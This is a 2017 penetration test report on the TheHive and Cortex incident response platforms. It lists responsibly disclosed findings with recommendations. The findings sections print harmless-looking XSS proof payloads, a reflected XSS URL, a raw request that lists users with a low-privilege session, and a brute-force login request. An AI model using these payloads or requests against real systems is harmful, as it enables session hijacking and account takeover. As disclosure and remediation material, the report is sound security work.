RANDORISEC

TheHive

PENTEST REPORT

1. Executive Summary

TheHive[1] is a free and open-source security incident response platform. It relies on Cortex[2] to analyze observables (IP, email addresses, domain names, etc…). Both tools were designed and developed by TheHive Project[3].

A penetration test, which followed the WAHH[4] methodology, was performed by RANDORISEC to assess the security level of the platform. We tested TheHive Buckfast 0 (version 2.10.0) and Cortex version 1.0.0.

Positive Points

We were unable to access the web application anonymously. We were also unable to elevate our privileges without resorting to social engineering tricks.

Negative Points

We have identified a critical vulnerability (Stored Cross-Site Scripting) along with a few less critical ones (Reflected Cross-Site Scripting, Vertical privilege escalation, Concurrent session allowed, No account lockout policy, No password policy, Information leakage and Cross-Site Request Forgery).

By exploiting these vulnerabilities, an attacker could trick users into executing malicious code in their browsers and/or computers or try to brute-force the authentication mechanism. This could lead to illegitimate access or privilege escalation. The only critical vulnerability we found does not come directly from TheHive code but from a dependency. The developers have been made aware of the vulnerabilities prior to the publication of this report according to the responsible disclosure policy[5]. They assured RANDORISEC that most if not all vulnerabilities would be fixed in Buckfast 2 (version 2.10.2), due in April 2017.

We also found some low severity vulnerabilities. They are mainly located in the access part (session handling and authentication) and should not be very challenging to fix.

[1] https://github.com/CERT-BDF/TheHive
[2] https://github.com/CERT-BDF/Cortex
[3] https://thehive-project.org/
[4] Web Application Hacker's Handbook.
[5] https://vuls.cert.org/confluence/pages/viewpage.action?pageId=4718642

Content

1. Introduction

1.1. Test Period and Duration

The pentest was performed in 4 man-days spanning several weeks starting from February 9, 2017 and ending on March 21, 2017.

1.2. Credits

RANDORISEC and Davy Douhine, the company's CEO, would like to thank the following professionals, listed in alphabetical order, for their help performing the pentest described in this report:

- Frédéric Cikala
- Nicolas Mattiocco
- Florent Montel
- Mohamed Mrabah
- Maximilano Soler

Important Note

RANDORISEC and the pentesting professionals that joined it for this pentest have no contract with TheHive Project and did not receive any compensation of any sort to perform this pentest. RANDORISEC and the pentesting professionals listed above performed this work on their free time as a way to contribute to the security of Free, Open Source Software projects.


1.3. Perimeter and Methodology

1.3.1. Target

TheHive and Cortex applications were installed using the public Docker versions, following the instructions provided at the following location:

https://github.com/CERT-BDF/TheHive/wiki/Docker-guide---TheHive-Cortex

We performed our tests on TheHive Buckfast 0 (version 2.10.0) and on Cortex 1.0.0:



TheHive	2.10.0
Elastic4Play	1.1.2
Play	2.5.9
Elastic4s	2.3.0
ElasticSearch	2.3.0

1.3.2. Restrictions

No restrictions were made.

1.3.3. Test cases

As the mission we took upon ourselves was a pentest and not an audit, this report contains only the vulnerabilities that were found. However, all the main areas that were checked are listed in the appendices at the end of this document.

1.4. Confidentiality

This report and its appendices are classified TLP:WHITE according to Trusted Introducer's ISTLP v1.1[6].

[6] https://www.trusted-introducer.org/ISTLPv11.pdf

2. Vulnerabilities

Severity levels result from the combination of their impact with their probability of occurrence, which is quantified according to the following scale: Low (L) – yellow / Medium (M) – orange/ High (H) – red.
Note: Only proven or very plausible vulnerabilities are listed. When the tests were not able to highlight significant security holes, those will not be mentioned (unless the test was explicitly part of the request).

Ref.	**Title**	**Target(s)**	**Description**	**Risk(s)**	**Severity level**
AP.1	Stored XSS	TheHive	Malicious JavaScript code can be injected. It will be then executed on the victim's browser.	User impersonation	H
AP.2	Reflected XSS	TheHive Cortex	Malicious JavaScript code can be injected. It will be then executed on the victim's browser.	User impersonation	L
AP.3	Vertical privilege escalation	TheHive	An authenticated simple user can have access to some admin menus.	Facilitates session usurpation	L
AP.4	Concurrent sessions allowed	TheHive	Concurrent sessions are allowed for a single user.	Facilitates session usurpation	L
AP.5	No account lockout policy	TheHive	Authentication system can be brute-forced.	Facilitates user impersonation	L
AP.6	No password policy	TheHive	As no password policy is enforced when using the local database for storing user credentials, users can set weak passwords (e.g.: containing only one character).	Facilitates user impersonation	L

Ref.	Title	Target(s)	Description	Risk(s)	Severity level
AP.7	Information leakage	TheHive	Information such as installed software versions (TheHive, ElasticSearch) is publically available.	Sensitive info leak	L
AP.8	CSRF	TheHive	As no anti-CSRF tokens are used, TheHive is vulnerable to CSRF attacks.	Illegitimate access	L

3. Recommendations

Action	Ref.	Severity	Target(s)	Improvement Suggestions	Difficulty
1	AP.1 AP.2	H	TheHive Cortex	If possible, use a white list at the application level by defining the expected characters rather than refusing the dangerous ones. If that's not a possibility, the application should filter meta-characters from user input. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, and consistency across related fields, and conformance to business rules.	3
2	AP.3	L	TheHive	Deny access to admin pages to non-admin users.	2
3	AP.4	L	TheHive	Only allow one session per user at any given time.	2
4	AP.5	L	TheHive	Enforce an account lockout policy.	2
5	AP.6	L	TheHive	Implement a password policy or use LDAP or AD authentication and ensure your LDAP/AP enforces a password policy.	2

Action	Ref.	Severity	Target(s)	Improvement Suggestions	Difficulty
6	AP.7	L	TheHive	Deny access to potentially sensitive information to anonymous, non-authenticated users.	2
7	AP.8	L	TheHive	Implement anti-CSRF tokens.	2


4. Detailed findings

4.1. AP.1 - Stored XSS

TheHive is vulnerable to two HTML and JavaScript stored injections also known as Stored Cross-Site Scripting vulnerabilities. They could be used by authenticated users to elevate their privilege by hijacking an admin's session for example.

The vulnerabilities are located in the *Observables* functionality and in the *Observable* management.

The following screenshot shows that the code will be executed on the victim's browser:



Case # 3 - test

Created by maxiadmin Sat, Mar 11th, 2017 3:30 +01:00

/XSS/

1 observable(s) selected


List of observables (1 of 1)

	Type	Data/Filename	Reports	Tags	Date added
☑	domain	<script>alert(/XSS/)</script>	Run all analyzers	bibi	03/20/17 10:13

1. First Stored XSS: Observables

Attack scenario:

An authenticated user with *write* access (as defined in the user management page) creates an observable on a case and puts a malicious JavaScript payload as a value of the observable:




Data Type *	domain
Data *	<script>alert(/XSS/)</script>
	☐ Bulk
	☐ Mark as IOC
TLP *	AMBER
Tags **	thehive
Description **	Stored XSS

* Required field ** At least, one required field


The JavaScript payload used to test this vulnerability is:

```
<script>alert(/XSS/)</script>
```

The observable item is created:



Observables have been successfully created

Then, if a user that can access the case launches one or many analyzers (for example by clicking on the *Run all analyzers* link) on this observable:


List of observables (1 of 1)

	Type	Data/Filename	Reports	Tags	Date add
☐	domain	<script>alert(/XSS/)</script>	Run all analyzers	bibi	03/20/17

The payload will be triggered:




```
<!DOCTYPE html>
<html ng-app="thehive">
▼<head>
  ▶<style type="text/css"></style>
   <meta charset="utf-8">
   <title ng-bind="'The Hive' + (title ? ' - ' + title : '')">The Hive</title>
   <meta name="description" content="">
   <meta name="viewport" content="width=device-width">
   <link rel="icon" type="image/png" href="images/favicon.png">
   <link rel="stylesheet" href="styles/vendor.e4bd4e45.css">
   <link rel="stylesheet" href="styles/app.e119fbd4.css">
  ▶<style id="ace_editor.css"></style>
  ▶<style id="ace-tm"></style>
  ▶<style></style>
   <script>alert(/XSS/)</script>
```

2. Second Stored XSS: Observables management

<u>Attack scenario:</u>

An authenticated user with *admin* access (as defined in the user management page) creates a new observable datatype and puts a malicious JavaScript payload as the value of the datatype:



DataTypes

```
"><svg onload=confirm(/XSSagain/)>
```

The JavaScript payload used to test this vulnerability is:


```
"><svg onload=confirm(/XSSagain/)>
```

The new observable datatype is created:




dataType	Action
"><svg onload=confirm(/XSSagain/)>	🗑

If another admin user tries to delete this new datatype, the payload will be triggered:



The response page shows the JavaScript payload:



```
▼<div class="ui-notification success clickable" style="top: 20px; left: 10px;">
    <h3 class="ng-animate ng-hide-animate ng-hide-add" ng-show="title" ng-bind-html="title" data-ng-animate="2" style="'
  ▼<div class="message" ng-bind-html="message">
      The datatype ">
      <svg onload="confirm(/XSSagain/)">has been removed</svg>
    </div>
  </div>
 </body>
</html>
```

Then the datatype will be deleted.

This particular behavior of “One-shot Stored XSS” is quite interesting as it could be used to attack admininstrators without leaving evidence. However the pre-requisites to exploit it (admin access to TheHive) lower the risk of an exploitation using this particular attack vector.

The root of the vulnerability comes from the angular-ui-notification library which seems to trust inputs as HTML:
https://github.com/alexcrack/angular-ui-notification

An issue has been opened on GitHub:
https://github.com/alexcrack/angular-ui-notification/issues/86

Targets	Risk(s)	Recommendation	Severity
TheHive	User impersonation	If possible, use a white list at the application level by defining the expected characters rather than refusing the dangerous ones. If that’s not a possibility, the application should filter meta-characters from user input. When	High

		performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, and consistency across related fields, and conformance to business rules.	🟥

4.2. AP.2 - Reflected XSS


TheHive and Cortex are vulnerable to many HTML and JavaScript stored injections also known as Reflected Cross-Site Scripting vulnerabilities. They could be used by authenticated users to elevate their privileges by hijacking an admin's session or by anonymous users to impersonate an authenticated user's session for example.

The vulnerabilities are located in the *new analysis* functionality for Cortex and in the handling of error messages at TheHive's level. However the latest is very unlikely as it needs Internet Explorer 11 with compatibility mode enabled.

1. Reflected XSS in Cortex

Attack scenario:

A user with access to Cortex[7] starts a new analysis and put a malicious JavaScript payload in the *Data* field:



Run new analysis


TLP: AMBER
Data Type: domain
Data: <script>alert(/XSS/)</script>
Analyzers:
- [✓] Abuse_Finder_1_0
- [ ] VirusTotal_GetReport_2_0
- [ ] HippoMore_1_0
- [ ] Hipposcore_1_0
- [ ] DomainTools_ReverseNameServer_1_0
- [ ] DomainTools_WhoisLookup_1_0
- [ ] DomainTools_ReverseWhois_1_0
- [ ] DomainTools_WhoisHistory_1_0
- [ ] Fortiguard_URLCategory_1_0
- [ ] DNSDB_DomainName_1_1
- [ ] OTXQuery_1_0

[7] Please note that Cortex does not use any kind of authentication and must not exposed on public networks.


The JavaScript payload used to validate the vulnerability is:

```
<script>alert(/XSS/)</script>
```

The following screenshot shows that the code is executed:



An excerpt of the response page showing the JavaScript payload is shown below:



```
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="description" content="">
    <meta name="viewport" content="width=device-width">
    <meta content="width=device-width,initial-scale=1,maximum-scale=1,user-s
    <link rel="icon" type="image/png" href="favicon.png">
    <!--Place favicon.ico and apple-touch-icon.png in the root directory-->
    <link rel="stylesheet" href="styles/vendor.c78c20a8.css">
    <link rel="stylesheet" href="styles/main.a83cdc6f.css">
    <style>app-container { display: block }</style>
    <!--[if lt IE 9]> <script src="https://oss.maxcdn.com/html5shiv/3.7.3/ht
    <script>alert(/XSS/)</script>
  </head>
▼<body class="skin-blue layout-top-nav ng-scope" ng-app="cortex">
  ▶<app-container class="wrapper"></app-container>
    <script src="scripts/vendor.e86e854b.js"></script>
```


2. Reflected XSS in TheHive

Attack scenario:

An anonymous user sends a link containing a JavaScript payload (or a link to it) like the following:

```
http://1.1.1.8:8080/api/login?<script>alert("TheHive_vulnerable_to_XSS_;)")</script>
```

If opened, the code is executed:


http://1.1.1.8:8080/api/login?<script>alert("TheHive_vulnerable_to_XSS_;)")</script>
Message de la page Web
OK

A client error occurred on GET /api/login?

TheHive_vulnerable_to_XSS_;)

However, the response page states that the content is not HTML (but “text/plain”) so an exploitation using this attack vector is very unlikely as the victim has to run an old version of Internet Explorer or Internet Explorer 11 with compatibility mode enabled.

Root of the vulnerability comes from the angular-ui-notification library which seems to trust inputs as HTML:
https://github.com/alexcrack/angular-ui-notification


An issue has been opened on GitHub:
https://github.com/alexcrack/angular-ui-notification/issues/86

Targets	Risk(s)	Recommendation	Severity
TheHive Cortex	User impersonation	If possible, use a white list at the application level by defining the expected characters rather than refusing the dangerous ones. If that’s not a possibility, the application should filter meta-characters from user input. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, and consistency across related fields, and conformance to business rules.	**Low**

4.3. AP3 - Vertical privilege escalation

An authenticated user with read-only access can use admin functionality and list users created in the database.

Here is a screenshot of a request, asking to list the users, and the response:



```
POST /api/user/_search?range=0-10 HTTP/1.1
Host: thehive.randorisec.fr:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: application/json, text/plain, */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://thehive.randorisec.fr:8080/index.html
Content-Type: application/json;charset=utf-8
Content-Length: 22
Cookie:
PLAY_SESSION=6b5415964f48577fc69186629e5bcf1f7b40b57c-username=maxi2&expir
e=1489027489081
Connection: close

{"query":{"_any":"*"}}
```

```
HTTP/1.1 200 OK
X-Total: 3
Set-Cookie:
PLAY_SESSION=ed22e7d71a615b0eecb6e48cd0c3bb77eb2615b6-username=maxi
2&expire=1489027535654; Path=/; HTTPOnly
Content-Type: text/plain; charset=utf-8
Connection: close
Date: Thu, 09 Mar 2017 01:45:35 GMT
Content-Length: 899

[{
  "createdAt" : 1488880121604,
  "user" : "init",
  "roles" : [ "read", "write", "admin" ],
  "createdBy" : "init",
  "name" : "maxi",
  "status" : "Ok",
  "updatedBy" : "maxiadmin",
  "updatedAt" : 1489023291738,
  "_id" : "theadmin",
  "id" : "theadmin",
  "type" : "user",
  "has-key" : false
},{
```

The used request is:

```
POST /api/user/_search?range=0-10 HTTP/1.1
Host: thehive.randorisec.fr:8080
User-Agent:  Mozilla/5.0  (Macintosh;  Intel  Mac  OS  X  10.12;  rv:51.0)  Gecko/20100101
Firefox/51.0
Accept: application/json, text/plain, */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://thehive.randorisec.fr:8080/index.html
Content-Type: application/json;charset=utf-8
Content-Length: 22
Cookie:                       PLAY_SESSION=6b5415864c48577fc69186629e5bcf1f7b40b57c-
username=maxi2&expire=1489027489081
Connection: close

{"query":{"_any":"*"}}
```

A malicious user could use this to list the other users and then try to discover their passwords.

Targets	Risk(s)	Recommendation	Severity
TheHive	Facilitates session usurpation	Deny access to admin pages to non-admin users.	**Low**

4.4. AP.4 - Concurrent sessions allowed

Concurrent sessions are allowed.


If an attacker finds a way to hijack a session, it could be unnoticed by the legitimate user.

Targets	Risk(s)	Recommendation	Severity
TheHive	Facilitates session usurpation	Only allow one session per user at any given time.	**Low**

4.5. AP.5 - No account lockout policy

An attacker could brute-force the authentication system without being stopped or even slowed down.

Here is a screenshot showing a brute-force of 1000 requests against the login page:


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
Raw Params Headers Hex JSON Decoder

Request	Payload	Status	Error	Timeout	Le
1000	null	401	☐	☐	202
999	null	401	☐	☐	202
998	null	401	☐	☐	202
997	null	401	☐	☐	202
996	null	401	☐	☐	202
995	null	401	☐	☐	202
994	null	401	☐	☐	202
993	null	401	☐	☐	202
992	null	401	☐	☐	202

```
POST /api/login HTTP/1.1
Host: thehive.randorisec.fr:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://thehive.randorisec.fr:8080/index.html
Content-Type: application/json;charset=utf-8
Content-Length: 35
DNT: 1
Connection: close

{"user":"test1","password":"test1"}
```

With this issue an attacker could try to discover a user's password.

Targets	Risk(s)	Recommendation	Severity
TheHive	Facilitates session usurpation	Enforce an account lockout policy.	**Low**

4.6. AP.6 - No password policy

No password policy is enforced in TheHive when using the local database for storing user credentials. Users can thus set weak passwords (e.g.: containing only one character) when changing their password.

